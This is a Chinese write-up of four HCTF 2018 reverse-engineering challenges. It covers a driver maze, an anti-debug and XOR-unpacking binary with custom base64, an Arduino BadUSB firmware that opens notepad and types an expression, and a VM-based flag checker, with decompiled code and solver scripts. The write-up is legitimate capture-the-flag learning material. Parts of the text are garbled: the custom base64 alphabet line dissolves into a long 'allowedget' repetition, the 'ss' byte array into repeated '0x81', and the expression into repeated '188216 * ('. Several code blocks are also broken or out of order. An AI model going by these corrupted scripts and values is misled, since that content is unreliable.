## hctf 2018

周末队里的几个小伙伴抽空打了下今年的HCTF,最后排在第十名。以下是WP

Bin

seven

{

```
给了一个.sys系统驱动,ida依次点开几个函数,在sub_1400012F0中看到一段可疑代码:
__int64 v2; // rbx
 __int64 v3; // rsi
 unsigned __int64 v4; // rdx
 int p; // ecx
 __int16 *p_input; // rdi
 __int64 time; // rbp
 __int16 input; // dx
 char map_content; // dl
CHAR *info; // rcx
 v2 = a2;
 if (*(_DWORD *)(a2 + 48) >= 0)
  v3 = *(_QWORD *)(a2 + 24);
  v4 = (unsigned __int64)(*(unsigned __int64 *)(a2 + 56) * (unsigned __int128)0xAAAAAAAAAAAAAAAABui64 >> 64) >> 3;
  if ( (_DWORD)v4 )
    p = saved_p;
    p_{input} = (_int16 *)(v3 + 2);
    time = (unsigned int)v4;
    while (*(_WORD *)(v3 + 4))
LABEL_30:
     p_input += 6;
      if ( !--time )
       goto LABEL_31;
    map[p] = '.';
    input = *p_input;
    if ( *p\_input == 0x11 )
      if ( p & 0xFFFFFFF0 )
      {
       p -= 16;
        goto LABEL_13;
      p += 0xD0;
      saved_p = p;
    if ( input != 0x1F )
      goto LABEL_14;
    if ( (p & 0xFFFFFFF0) == 0xD0 )
      p -= 0xD0;
    else
     p += 16;
LABEL_13:
    saved_p = p;
LABEL_14:
    if ( input == 0x1E )
```

```
if ( input == 0x20 )
   {
     if ( (p & 0xF) == 15 )
      p -= 15;
     else
      ++p;
     saved_p = p;
   map_content = map[p];
   if ( map_content == '*' )
     info = "-1s\n";
   }
   else
    {
     if ( map_content != '7' )
     {
LABEL_29:
      map[p] = 'o';
      goto LABEL_30;
     info = "The input is the flag!\n";
   }
   saved_p = 16;
   DbgPrint(info);
   p = saved_p;
   goto LABEL_29;
}
LABEL_31:
if ( *(\_BYTE *)(v2 + 65) )
  *(_BYTE *)(*(_QWORD *)(v2 + 184) + 3i64) |= 1u;
return *(unsigned int *)(v2 + 48);
}
可以看出这是一个走迷宫游戏,迷宫可以在data段中找到:
o.....*
******
Lucky star
运行程序,输出了LuckyStar!, IDAshift+f12找字符串引用发现在TlsCallback_0中。
关于TlsCallback,只需要知道它会在程序运行之前被执行就行了。
TlsCallback开头做了一段奇怪的哈希检查,然后有一段检测进程的反调:
do
```

if ( p & 0xF )
 --p;
else
 p += 15;
saved\_p = p;

{

```
v9 = 0;
    do
    {
      if ( !lstrcmpW(off_403508[v9], v8[15]) )
       goto LABEL_13;
      ++v9;
    }
    while ( v9 < 6 );
    v8 = (LPCWSTR *)((char *)v8 + (_DWORD)*v8);
  }
  while ( *v8 );
其中off_403508中有ida, ollydbg等,随便改掉(hex view f12修改,然后edit-patch program-apply...,也可以010直接改)。
这时可以先运行程序看看,大体就是等一段时间,然后就是常规的flag check,于是我们可以继续看代码逻辑。
后面一段代码,根据一个固定种子,生成随机数来异或脱壳一个函数401780:
srand(0x61616161u);
v11 = (char *)&loc_401780;
v12 = 0x1B8;
 ++v11;
result = byte_417000[rand() % 8216];
 *(v11 - 1) ^= result;
}
while ( v12 );
可以自己写程序脱壳,更简单的是直接运行程序然后dump内存(任务管理器右键创建转储文件即可),即可得到脱壳后的函数(直接搜索附近的hex可以直接定位)
观察sub_401780,发现它又异或脱壳了一个函数:
  *((_BYTE *)sub_4015E0 + v1++) ^= byte_417000[rand() % 8216];
while ( v1 < 383 );
同样从刚才的dump中找到函数(直接覆盖原exe的函数用ida看即可)。
可以看出,我们的输入通过sub_4015E0函数加密,然后与一个data值做比较。
于是观察sub_4015E0函数,根据==,*4/3,和一些标志性的位运算可以猜测前面的一段是base64 encode:
len = strlen(flag);
 v4 = 0;
 v20 = 4 * len / 3;
 if (v20 > 0)
  do
    v5 = v4 \& 3;
    if ( v4 & 3 )
      v8 = flag[v2 - 1];
     if ( v5 == 1 )
       v9 = flag[v2++];
       v7 = (v9 >> 4) | 16 * (v8 & 3);
      }
      else if ( v5 == 2 )
      {
       v10 = flag[v2++];
       v7 = (v10 >> 6) | 4 * (v8 & 0xF);
      }
      else
      {
       v7 = v8 \& 0x3F;
      }
    }
    else
```

```
v6 = &flag[v2++];
                           v7 = *v6 >> 2;
                   enc[v4++] = base64[v7];
           while ( v4 < v20 );
    if ( strlen(flag) % 3 == 1 )
     {
           v11 = 4 * len / 3;
           v12 = 16 * (flag[v2 - 1] & 3);
             *(_WORD *)&enc[v20 + 1] = '==';
           v13 = base64[v12];
    }
    else
           if ( strlen(flag) % 3 != 2 )
                  goto LABEL_15;
           v11 = 4 * len / 3;
           v13 = base64[4 * (flag[v2 - 1] & 0xF)];
           enc[v20 + 1] = '=';
    enc[v11] = v13;
LABEL_15:
    enc[strlen(enc)] = 0;
但是码表与常规base64不同:abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ0123456789+/
接下来程序又生成随机数异或了base64编码的输入:
 if ( base64_len > 0 )
 {
do
   v16 = 6;
    do
          v17 = rand() % 4;
           v18 = v16;
           v16 -= 2;
           xor_key = (BYTE)v17 \ll v18;
           enc[p] ^= xor_key;
    while ( v16 > -2 );
     ++p;
while ( p < base64_len );
同样,随机数可以写程序得到,但是我写出来总是不对,于是同样地dump内存:
在程序中输入24个w(因为最终比较的串是32位,所以base64前是24位),在程序结束前会system(\pause'),这时加密值还在栈上,同时栈上也有那串data49e6...
用它与24个w的base64进行异或得到一串随机数,再跟那串data异或即可还原出flag的base64,base64 decode得到flag。(注意base64是自定义码表)
 from string import maketrans
{\tt base='ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789+/'allowedgetallowedgetallowedgetallowedgetallowedgetallowedgetallowedgetallowedgetallowedgetallowedgetallowedgetallowedgetallowedgetallowedgetallowedgetallowedgetallowedgetallowedgetallowedgetallowedgetallowedgetallowedgetallowedgetallowedgetallowedgetallowedgetallowedgetallowedgetallowedgetallowedgetallowedgetallowedgetallowedgetallowedgetallowedgetallowedgetallowedgetallowedgetallowedgetallowedgetallowedgetallowedgetallowedgetallowedgetallowedgetallowedgetallowedgetallowedgetallowedgetallowedgetallowedgetallowedgetallowedgetallowedgetallowedgetallowedgetallowedgetallowedgetallowedgetallowedgetallowedgetallowedgetallowedgetallowedgetallowedgetallowedgetallowedgetallowedgetallowedgetallowedgetallowedgetallowedgetallowedgetallowedgetallowedgetallowedgetallowedgetallowedgetallowedgetallowedgetallowedgetallowedgetallowedgetallowedgetallowedgetallowedgetallowedgetallowedgetallowedgetallowedgetallowedgetallowedgetallowedgetallowedgetallowedgetallowedgetallowedgetallowedgetallowedgetallowedgetallowedgetallowedgetallowedgetallowedgetallowedgetallowedgetallowedgetallowedgetallowedgetallowedgetallowedgetallowedgetallowedgetallowedgetallowedgetallowedgetallowedgetallowedgetallowedgetallowedgetallowedgetallowedgetallowedgetallowedgetallowedgetallowedgetallowedgetallowedgetallowedgetallowedgetallowedgetallowedgetallowedgetallowedgetallowedgetallowedgetallowedgetallowedgetallowedgetallowedgetallowedgetallowedgetallowedgetallowedgetallowedgetallowedgetallowedgetallowedgetallowedgetallowedgetallowedgetallowedgetallowedgetallowedgetallowedgetallowedgetallowedgetallowedgetallowedgetallowedgetallowedgetallowedgetallowedgetallowedgetallowedgetallowedgetallowedgetallowedgetallowedgetallowedgetallowedgetallowedgetallowedgetallowedgetallowedgetallowedgetallowedgetallowedgetallowedgetallowedgetallowedgetallowedgetallowedgetallowedgetallowedgetallowedgetallowedgetallowedgetallowedgetallowedgetallowedgetallowedgetallowedgetallowedgetallowedgetallowedgetallowedget
t=maketrans(base,diy_base)
t2=maketrans(diy_base, base)
def cus_base64_enc(x):
           return x.encode('base64').translate(t)
def cus base64 dec(x):
           return x.translate(t2).decode('base64')
ss = [\,0x4c\,,\,0xb2\,,\,0x7d\,,\,0xbe\,,\,0x04\,,\,0x3a\,,\,0x06\,,\,0x27\,,\,0x94\,,\,0xc1\,,\,0xdc\,,\,0x55\,,\,0x77\,,\,0xe5\,,\,0x8d\,,\,0x81\,,\,0x85\,,\,0xa6\,,\,0xf2\,,\,0x2d\,,\,0x83\,,\,0xle\,,\,0x58\,,\,0xdc\,,\,0x81\,,\,0x81\,,\,0x81\,,\,0x81\,,\,0x81\,,\,0x81\,,\,0x81\,,\,0x81\,,\,0x81\,,\,0x81\,,\,0x81\,,\,0x81\,,\,0x81\,,\,0x81\,,\,0x81\,,\,0x81\,,\,0x81\,,\,0x81\,,\,0x81\,,\,0x81\,,\,0x81\,,\,0x81\,,\,0x81\,,\,0x81\,,\,0x81\,,\,0x81\,,\,0x81\,,\,0x81\,,\,0x81\,,\,0x81\,,\,0x81\,,\,0x81\,,\,0x81\,,\,0x81\,,\,0x81\,,\,0x81\,,\,0x81\,,\,0x81\,,\,0x81\,,\,0x81\,,\,0x81\,,\,0x81\,,\,0x81\,,\,0x81\,,\,0x81\,,\,0x81\,,\,0x81\,,\,0x81\,,\,0x81\,,\,0x81\,,\,0x81\,,\,0x81\,,\,0x81\,,\,0x81\,,\,0x81\,,\,0x81\,,\,0x81\,,\,0x81\,,\,0x81\,,\,0x81\,,\,0x81\,,\,0x81\,,\,0x81\,,\,0x81\,,\,0x81\,,\,0x81\,,\,0x81\,,\,0x81\,,\,0x81\,,\,0x81\,,\,0x81\,,\,0x81\,,\,0x81\,,\,0x81\,,\,0x81\,,\,0x81\,,\,0x81\,,\,0x81\,,\,0x81\,,\,0x81\,,\,0x81\,,\,0x81\,,\,0x81\,,\,0x81\,,\,0x81\,,\,0x81\,,\,0x81\,,\,0x81\,,\,0x81\,,\,0x81\,,\,0x81\,,\,0x81\,,\,0x81\,,\,0x81\,,\,0x81\,,\,0x81\,,\,0x81\,,\,0x81\,,\,0x81\,,\,0x81\,,\,0x81\,,\,0x81\,,\,0x81\,,\,0x81\,,\,0x81\,,\,0x81\,,\,0x81\,,\,0x81\,,\,0x81\,,\,0x81\,,\,0x81\,,\,0x81\,,\,0x81\,,\,0x81\,,\,0x81\,,\,0x81\,,\,0x81\,,\,0x81\,,\,0x81\,,\,0x81\,,\,0x81\,,\,0x81\,,\,0x81\,,\,0x81\,,\,0x81\,,\,0x81\,,\,0x81\,,\,0x81\,,\,0x81\,,\,0x81\,,\,0x81\,,\,0x81\,,\,0x81\,,\,0x81\,,\,0x81\,,\,0x81\,,\,0x81\,,\,0x81\,,\,0x81\,,\,0x81\,,\,0x81\,,\,0x81\,,\,0x81\,,\,0x81\,,\,0x81\,,\,0x81\,,\,0x81\,,\,0x81\,,\,0x81\,,\,0x81\,,\,0x81\,,\,0x81\,,\,0x81\,,\,0x81\,,\,0x81\,,\,0x81\,,\,0x81\,,\,0x81\,,\,0x81\,,\,0x81\,,\,0x81\,,\,0x81\,,\,0x81\,,\,0x81\,,\,0x81\,,\,0x81\,,\,0x81\,,\,0x81\,,\,0x81\,,\,0x81\,,\,0x81\,,\,0x81\,,\,0x81\,,\,0x81\,,\,0x81\,,\,0x81\,,\,0x81\,,\,0x81\,,\,0x81\,,\,0x81\,,\,0x81\,,\,0x81\,,\,0x81\,,\,0x81\,,\,0x81\,,\,0x81\,,\,0x81\,,\,0x81\,,\,0x81\,,\,0x81\,,\,0x81\,,\,0x81\,,\,0x81\,,\,0x81\,,\,0x81\,,\,0x81\,,\,0x81\,,\,0x81\,,\,0x81\,,\,0x81\,,\,0x81\,,\,0x81\,,\,0x81\,,\,0x81\,,\,0x81\,,\,0x81\,,\,0x81\,,\,0x81\,,\,0x81\,,\,0x81\,,\,0x81\,,\,0x81\,,\,0x81\,,\,0x81\,,\,0x81\,,\,0x81\,,\,0x81\,,\,0x81\,,\,0x81\,,\,0x81\,,\,0x81\,,\,0x81\,,\,0x81\,,\,0x81\,,\,0x81\,,\,0x81\,,\,0x81\,,\,0x81\,,\,0x81\,,\,0x81\,,\,0x81\,,\,0x81\,,\,0x81\,,\,0x81\,,\,0x81\,,\,0x81\,,\,0x81\,,\,0x81\,,\,0x81\,,\,0x81\,,\,0x81\,,\,0x81\,,\,0x81\,,\,0x81\,,\,0x81\,,\,0x81\,,\,0x81\,,\,0x81\,,\,0x81\,,\,0x81\,,\,0x81\,,\,0x81\,,\,0x81\,,\,0x81\,,\,0x81\,,\,0x81\,,\,0x81\,,\,0x81\,,\,0x81\,,\,0x81\,,\,0x81\,,\,0x81\,,\,0x81\,,\,0x81\,,\,0x81\,,\,0x81\,,\,0x81\,,\,
```

{

```
enc=[0x49, 0xE6, 0x57, 0xBD, 0x3A, 0x47, 0x11, 0x4C, 0x95, 0xBC, 0xEE, 0x32, 0x72, 0xA0, 0xF0, 0xDE, 0xAC, 0xF2, 0x83, 0x56, 0
inp = cus_base64_enc('w'*24)
flag=''
for i in range(32):
    flag+=chr(ss[i]^ord(inp[i])^enc[i])
print cus_base64_dec(flag)
```

#### 运行得到flag:

hctf{1zumi\_K0nat4\_Mo3}

#### PolishDuck

#### 程序给了hex,使用hex2bin可以还原出binary,首先可以看到一串字符串:

```
Arduino LLC Arduino Leonardo
```

```
notepad.exe44646 + ( 64094 + ( 71825 * ( ( 15873 + ( 21793 * ( 7234 + ( 17649 * ( ( 2155 + ( 74767 * ( 35392 + ( 88216 * ( 88392 + ( 188216 * ( 188216 * ( 188216 * ( 188216 * ( 188216 * ( 188216 * ( 188216 * ( 188216 * ( 188216 * ( 188216 * ( 188216 * ( 188216 * ( 188216 * ( 188216 * ( 188216 * ( 188216 * ( 188216 * ( 188216 * ( 188216 * ( 188216 * ( 188216 * ( 188216 * ( 188216 * ( 188216 * ( 188216 * ( 188216 * ( 188216 * ( 188216 * ( 188216 * ( 188216 * ( 188216 * ( 188216 * ( 188216 * ( 188216 * ( 188216 * ( 188216 * ( 188216 * ( 188216 * ( 188216 * ( 188216 * ( 188216 * ( 188216 * ( 188216 * ( 188216 * ( 188216 * ( 188216 * ( 188216 * ( 188216 * ( 188216 * ( 188216 * ( 188216 * ( 188216 * ( 188216 * ( 188216 * ( 188216 * ( 188216 * ( 188216 * ( 188216 * ( 188216 * ( 188216 * ( 188216 * ( 188216 * ( 188216 * ( 188216 * ( 188216 * ( 188216 * ( 188216 * ( 188216 * ( 188216 * ( 188216 * ( 188216 * ( 188216 * ( 188216 * ( 188216 * ( 188216 * ( 188216 * ( 188216 * ( 188216 * ( 188216 * ( 188216 * ( 188216 * ( 188216 * ( 188216 * ( 188216 * ( 188216 * ( 188216 * ( 188216 * ( 188216 * ( 188216 * ( 188216 * ( 188216 * ( 188216 * ( 188216 * ( 188216 * ( 188216 * ( 188216 * ( 188216 * ( 188216 * ( 188216 * ( 188216 * ( 188216 * ( 188216 * ( 188216 * ( 188216 * ( 188216 * ( 188216 * ( 188216 * ( 188216 * ( 188216 * ( 188216 * ( 188216 * ( 188216 * ( 188216 * ( 188216 * ( 188216 * ( 188216 * ( 188216 * ( 188216 * ( 188216 * ( 188216 * ( 188216 * ( 188216 * ( 188216 * ( 188216 * ( 188216 * ( 188216 * ( 188216 * ( 188216 * ( 188216 * ( 188216 * ( 188216 * ( 188216 * ( 188216 * ( 188216 * ( 188216 * ( 188216 * ( 188216 * ( 188216 * ( 188216 * ( 188216 * ( 188216 * ( 188216 * ( 188216 * ( 188216 * ( 188216 * ( 188216 * ( 188216 * ( 188216 * ( 188216 * ( 188216 * ( 188216 * ( 188216 * ( 188216 * ( 188216 * ( 188216 * ( 188216 * ( 188216 * ( 188216 * ( 188216 * ( 188216 * ( 188216 * ( 188216 * ( 188216 * ( 188216 * ( 188216 * ( 188216 * ( 188216 * ( 188216 * ( 188216 * ( 188216 * ( 188216 * ( 188216 * ( 188216 * ( 188216 * (
```

根据经验可以推测出是badusb,可以参考这篇文章,题目思路基本一致。

首先搜索Arduino Leonardo得到atmega32u4,用IDA Atmel AVR架构,设备设置为atmega32u4。

sub\_9A8函数中可以看出,程序首先通过win+r快捷键打开运行窗口,然后一直重复writeIn和delay,writeIn的参数r25和r24即为字符串的偏移,可以猜测出0x140即为no

```
ROM:0A4E
                       ldi
                              r22, 0x83
                                               ; win
ROM:0A4F
                       ldi
                              r24, 0x86
ROM: 0A50
                       ldi
                              r25, 5
ROM:0A51
                       call
                             key_input
ROM: 0A53
                       ldi r22, 0x72; 'r'; r
ROM:0A54
                       ldi
                              r24, 0x86
ROM:0A55
                       ldi
                              r25, 5
ROM:0A56
                       call
                             key_input
ROM:0A58
                       sts
                              0x58C, r1
ROM:0A5A
                              0x58D, r1
                       sts
ROM: 0A5C
                              0x58E, r1
                       sts
ROM:0A5E
                              0x58F, r1
                       sts
ROM: 0A60
                              0x590, r1
                       sts
ROM: 0A62
                              0x591, r1
                       sts
                              0x58A, r1
ROM: 0A64
                       sts
                       ldi
                              r22, 0x8A
ROM: 0A66
                       ldi
                              r23, 5
ROM: 0A67
                       ldi
                              r24, 0x86
ROM: 0A68
                       ldi
                              r25, 5
ROM: 0A69
                       call key_release
ROM: 0A6A
                       ldi r22, 0xF4
ROM: 0A6C
                       ldi
                              r23, 1
ROM: 0A6D
                       ldi
                              r24, 0
ROM: 0A6E
                       ldi
                              r25, 0
ROM: 0A6F
ROM: 0A70
                       call delay
                              r24, 0x40 ; '@'
ROM: 0A72
                       ldi
                       ldi
ROM: 0A73
                              r25, 1
ROM: 0A74
                       call key_writeln
                              r22, 0xF4
ROM: 0A76
                       ldi
ROM:0A77
                       ldi
                              r23, 1
ROM: 0A78
                       ldi
                              r24, 0
ROM: 0A79
                       ldi
                              r25, 0
ROM:0A7A
                       call delay
                              r24, 0x4C ; 'L'
ROM:0A7C
                       ldi
ROM:0A7D
                       ldi
                              r25, 1
ROM:0A7E
                       call
                             key_writeln
ROM:0A80
                       ldi
                              r22, 0xF4
ROM:0A81
                       ldi
                              r23, 1
ROM: 0A82
                        ldi
                              r24, 0
ROM:0A83
                        ldi
                               r25, 0
ROM: 0A84
                        call
                               delay
```

懒得写idapython脚本,直接从IDA中复制伪代码,用正则把偏移拿出来(data即为notepad开始的那串字符串):

```
 1 = [0x14C , 0x153 , 0x162 , 0x177 , 0x18B, 0x1A9, 0x1C8, 0x1D3, 0x1EB, 0x1FE, 0x25E , 0x207, 0x21C, 0x227 , 0x246 , 0x261 , 0x270 , 0x28B, 0x298, 0x298, 0x261 , 0x270 , 0x28B, 0x298, 0x298, 0x261 , 0x270 , 0x28B, 0x298, 0x
```

```
st = 1[i]
     ed = st+1
     while ed<len(s):
             if s[ed] == '\x00':
                   break
             ed+=1
     flag+=s[st:ed]
print flag
打印出来的flag是个表达式,直接python eval得到结果转hex再decode hex即可得到flag:
>>> eval('44646 + ( 64094 + ( 71825 * ( ( 15873 + ( 21793 * ( 7234 + ( 17649 * ( ( 2155 + ( 74767 * ( 35392 + ( 88216 * ( 8392
245160825372454180181035013425094268426669928853472000168466067114757309065141074622457247656884957267064733565 \\ Let a substitute the substitute of the s
>>> hex(245160825372454180181035013425094268426669928853472000168466067114757309065141074622457247656884957267064733565)
0x686374667b50306c3173685f4475636b5f5461737433735f44336c3163693075735f44305f555f5468316e6b3f7dL \\
>>> '686374667b50306c3173685f4475636b5f5461737433735f44336c3163693075735f44305f555f5468316e6b3f7d'.decode('hex')
'hctf{P0l1sh_Duck_Tast3s_D3l1ci0us_D0_U_Th1nk?}'
PS: 题目一开始放出来的时候是另外一个奇怪的式子:
notepad.exe44646 64094 71825 66562 15873 21793 7234 17649 43827 2155 74767 35392 88216 83920 16270 20151 5268 90693 82773 716
根据题目名称猜测是波兰式、逆波兰式一类的,但是运算数和运算符数量匹配不起来,看了一下午没想出来。
后来与作者沟通,原来要把式子里的+-->-,然后就能解出,不过作者最后还是换成正常表达式了2333
Spiral
IDA打开,第一关判断了系统版本:
v1 = GetVersion();
 return (unsigned __int8)v1 == 5 && HIBYTE(v1) == 1;
这里我的系统版本过不了,于是直接patch掉。
下一关判断了命令行参数(即flag)长度为73,然后再sub_448726函数中对前46位做了一个check:
首先通过sub_44AFA8对flag加密,然后在sub_44F5B0与一个固定data做比较,大致就是data里面偶数位是opcode,奇数位是oprand,照着模拟一下即可得到flag的前半
data0=[0x07, 0xE7, 0x07, 0xE4, 0x01, 0x19, 0x03, 0x50, 0x07, 0xE4, 0x01, 0x20, 0x06, 0xB7, 0x07, 0xE4, 0x01, 0x22, 0x00, 0x28,
s=''
for i in range(0, len(data0), 2):
     x = data0[i]
     x2 = data0[i+1]
     if x == 0:
            x2-=34
      if x == 1:
            x2-=19
      if x == 2:
            x2 -= 70
      if x == 3:
            x2-=66
      if x == 4:
            x2^=0xca
      if x == 5:
             x2^=0xfe
      if x == 6:
             x2^=0xbe
      if x == 7:
             x2^=0xef
      \#print x, x2, x | ((x2 << 3) \& 0 x 78)
     s+=chr(x|((x2<<3)&0x78))
print s
后半部分写在一个驱动文件中,我的电脑无法直接运行,于是逆一下,发现主要逻辑从sub_403310开始,大致就是开了一个奇怪的vm(找到一个<u>类似的题</u>),其中sub_4
code:
void vmcalls()
```

s=open('data','rb').read()
for i in range(len(1)):

rdmsr(0x176);

```
invd(0x4433);
vmcall(0x30133403);
vmcall(0x3401CC01);
vmcall(0x36327A09);
vmcall(0x3300CC00);
vmcall(0x3015CC04);
vmcall(0x35289D07);
vmcall(0x3027CC06);
vmcall(0x3412CC03);
vmcall(0x3026CD06);
vmcall(0x34081F01);
vmcall(0x3311C302);
vmcall(0x3625CC05);
vmcall(0x3930CC07);
vmcall(0x37249405);
vmcall(0x34027200);
vmcall(0x39236B04);
vmcall(0x34317308);
vmcall(0x3704CC02);
invd(0x4434);
vmcall(0x38531F11);
vmcall(0x3435CC09);
vmcall(0x3842CC0A);
vmcall(0x3538CB0B);
vmcall(0x3750CC0D);
vmcall(0x3641710D);
vmcall(0x3855CC0F);
vmcall(0x3757CC10);
vmcall(0x3740000C);
vmcall(0x3147010F);
vmcall(0x3146CC0B);
vmcall(0x3743020E);
vmcall(0x36360F0A);
vmcall(0x3152CC0E);
vmcall(0x34549C12);
vmcall(0x34511110);
vmcall(0x3448CC0C);
vmcall(0x3633CC08);
invd(0x4437);
vmcall(0x3080CC17);
vmcall(0x37742C16);
vmcall(0x3271CC14);
vmcall(0x3983CC19);
vmcall(0x3482BB17);
vmcall(0x3567BC15);
vmcall(0x3188041A);
vmcall(0x3965CC12);
vmcall(0x32869C19);
vmcall(0x3785CC1A);
 vmcall(0x3281CC18);
 vmcall(0x3262DC14);
 vmcall(0x3573CC15);
 vmcall(0x37566613);
 vmcall(0x3161CC11);
 vmcall(0x3266CC13);
 vmcall(0x39844818);
 vmcall(0x3777CC16);
 vmcall(0xFFEEDEAD);
sub_402880函数是对应的解释函数:
int sub_402880()
int opcode; // [esp+4h] [ebp-Ch]
int v2; // [esp+Ch] [ebp-4h]
opcode = vmread(0x4402);
v2 = vmread(0x440C);
```

```
r4 = vmread(0x681C);
r8_ = vmread(0x681E);
r9_ = vmread(0x6802);
if (!inited)
  vm_init();
  inited = 1;
switch (opcode)
  case 0xA:
    mod_opcodes();
    break;
  case 0xD:
    switch_opcodes();
    break;
  case 0x12:
    vm_calc();
    break;
  case 0x1C:
    sub_4023E0();
    break;
  case 0x1F:
    sub_402190();
    break;
  case 0x20:
    write_reg_r0();
    break;
  default:
    break;
vmwrite(0x681E, v2 + r8_);
return vmwrite(0x681C, r4);
}
虽然不知道上面几种指令对应哪个分支,不过根据参数和逻辑大体猜测vmcall对应vm_calc, invd对应switch_opcodes, rdmsr对应mod_opcodes。(函数重命名过)
可以先看vm_calc:
void vm_calc()
int (*v0)(void); // ST2C_4
unsigned int eax_; // [esp+18h] [ebp-14h]
int idx; // [esp+28h] [ebp-4h]
eax_ = (unsigned int)r0 >> 24;
idx = (BYTE2(r0) \& 0xF) + 9 * (((((unsigned int)r0 >> 16) \& 0xFF) >> 4) \& 0xF);
if ( (unsigned __int16)r0 >> 8 == 0xCC )
  p_flag = (char *)&flag;
else
  p_flag = (char *)&flag_rev;
if ( eax_ == op_load_[0] )
  regs_p[idx] = *(_DWORD *)&p_flag[4 * (unsigned __int8)r0];
  do_nothing(regs_p[idx], idx);
else if ( eax_ == op_add[0] )
  regs_p[idx] += *(_DWORD *)&p_flag[4 * (unsigned __int8)r0];
  regs_p[idx] &= 0xFFu;
  do_nothing(regs_p[idx], idx);
}
else if ( eax_ == op_minus )
  regs_p[idx] -= *(_DWORD *)&p_flag[4 * (unsigned __int8)r0];
  regs_p[idx] &= 0xFFu;
  do_nothing(regs_p[idx], idx);
else if ( eax_ == op_div )
 {
```

```
regs_p[idx] = (unsigned int)regs_p[idx] / *(_DWORD *)&p_flag[4 * (unsigned __int8)r0];
  regs p[idx] &= 0xFFu;
  do_nothing(regs_p[idx], idx);
 else if ( eax_ == op_mult )
  regs_p[idx] *= *(_DWORD *)&p_flag[4 * (unsigned __int8)r0];
  regs_p[idx] &= 0xFFu;
  do_nothing(regs_p[idx], idx);
 else if ( eax_ == op_xor )
  regs\_p[idx] ^{= *(\_DWORD *)\&p\_flag[4 * (unsigned <math>\__int8)r0];
  regs_p[idx] &= 0xFFu;
  do_nothing(regs_p[idx], idx);
 else if ( eax_ == op_xor_comp )
  regs\_p[idx] ^{= *(DWORD *)&p\_flag[4 * (unsigned <math>\_int8)r0 - 4]
                + *(_DWORD *)&p_flag[4 * (unsigned __int8)r0]
                - *(_DWORD *)&p_flag[4 * (unsigned __int8)r0 + 4];
  regs_p[idx] &= 0xFFu;
  do_nothing(regs_p[idx], idx);
 else if ( eax_ == op_xor_hi )
  regs_p[idx] ^= 16 * *(_DWORD *)&p_flag[4 * (unsigned __int8)r0];
  regs_p[idx] &= 0xFFu;
  do_nothing(regs_p[idx], idx);
 else if ( eax_ == op_or )
  regs_p[idx] |= *(_DWORD *)&p_flag[4 * (unsigned __int8)r0];
  regs_p[idx] &= 0xFFu;
  do_nothing(regs_p[idx], idx);
 else if ( eax_ == op_xor_comp2 )
  regs_p[idx] ^= *(_DWORD *)&p_flag[4 * (unsigned __int8)r0 + 4] ^ *(_DWORD *)&p_flag[4 * (unsigned __int8)r0 - 4] ^ (*(_DWORD *)
  regs_p[idx] &= 0xFFu;
  do_nothing(regs_p[idx], idx);
 else if ( eax_ == 0xDD )
  v0 = (int (*)(void))(r8_ + vmread(0x440C));
  sub_4015AB();
  sub_401675(r4, v0);
 else if ( eax_ == 0xFF )
  check_data();
 else
  \label{local_problem} \mbox{DbgPrint("[Gurren] $-40s [$p]\n", "DEFAULT: value of eax", eax_);}
拿vmcall(0x30133403)举例:
把参数分成四个byte,第一个byte就是opcode,第二个byte对应一个9×9矩阵中的坐标(1,
3),表示对矩阵的这个位置的值做操作,下一个byte对应flag的正反(0xcc为正,否则为反),最后一个byte表示要取flag的第几位。
9种操作很好还原:['load','add','minus','div','mul','xor','xor2','xorhi','or','xor3']
然后0xFF是check,把9×9矩阵分为9个区域,要求每个区域(逻辑上应该是每个区域,不过代码好像写错了)里1-9九个数字各唯一出现一次。
```

接下来就是还原opcode,初始opcode一定是经过了一次mod\_opcodes(),然后数次switch\_opcodes()。

mod\_opcodes里就两种情况,都试一下就好了。

switch\_opcodes里有三种情况,分别是0x4433奇偶互换,0x4434循环向左移动1,和0x4437一个奇怪的变换(仔细看这个变换,里面有坑)。

```
在sub_401690有一次调用:
```

```
.text:00401724 mov eax, 4437h
.text:00401729 invd
```

剩下的都是在vmcalls里。于是可以把vmcalls里的vmcode分成3段,这三段由invd分割,使用了不同的opcode,具体opcode可以通过变换得到。

## 然后恢复一下9×9矩阵里的值,通过ida引用可以找到几处调用,初始化应该是在

sub\_402690中,然后在sub\_402190中也有两种变换,还不清楚是否调用。但是根据规则,9×9矩阵每个块里都必须是1-9,所以vmcode里没改过的位置都应该是1-9。

简单尝试可以发现sub\_402190中的两个变换都进行了一次,顺序无所谓。为了方便就直接从IDA中拖出来伪代码用c跑,得到最终的9×9矩阵:

```
#include <cstring>
#include <cstdio>
#include <iostream>
using namespace std;
int mm[9][9];
int main()
     unsigned int regs[81] = {
     0x00000007, 0x000000CE, 0x00000059, 0x000000023, 0x00000009, 0x00000005, 0x00000003, 0x00000001,
     0 \\ \text{x000000006, } 0 \\ \text{x000000002, } 0 \\ \text{x000000006, } 0 \\ \text{x000000005, } 0 \\ \text{x000000007D, } 0 \\ \text{x000000056, } 0 \\ \text{x0000000050, } 0 \\ \text{x00000000050, } 0 \\ \text{x0000000050, } 0 \\ \text{x0000000050, } 0 \\ \text{x00000000050, } 0 \\ \text{x0000000000000, } 0 \\ \text{x000000000000, } 0 \\ \text{x00000000000, } 0 \\ \text{x0000000000, } 0 \\ \text{x000000000, } 0 \\ \text{x0000000000, } 0 \\ \text{x000000000, } 0 \\ \text{x00000000, } 0 \\ \text{x00000000, } 0 \\ \text{x00000000, } 0 \\ \text{x00000000, } 0 \\ \text{x0000000, } 0 \\ \text{x0000000, } 0 \\ \text{x00000000, } 0 \\ \text{x00000000, } 0 \\ \text{x0000000, } 0 \\ \text{x00000000, } 0 \\ \text{x0000000, } 0 \\ \text{x0000000, } 0 \\ \text{x00000000, } 0 \\ \text{x00000000, } 0 \\ \text{x00000000, } 0 \\ \text{x0000000, } 0 \\ \text{x0000000, } 0 \\ \text{x0000000, } 0 \\ \text{x0000000, } 0 \\ \text{x00000000, } 
     0x0000000F, 0x00000057, 0x00000008, 0x000000D3, 0x00000038, 0x0000006F, 0x000000299, 0x000000E1,
     0x0000005D, 0x00000056, 0x00000057, 0x00000007, 0x0000007F, 0x00000008, 0x000000A8, 0x000000B0,
     0 \times 000000009
     };
     int i, j, k, l, m, result, v6, v3, v4, v7;
     for(i = 0; i < 54; i++)
      {
             int x = ma[i];
             int h = x/10;
             int 1 = x%10;
             mm[h][l]=1;
     int cnt=0;
     for(i=0;i<9;i++)
      {
             for(j=0;j<9;j++)
                     if(mm[i][j])
                             cout<<"1 ";
                             cnt++;
                      }
                     else
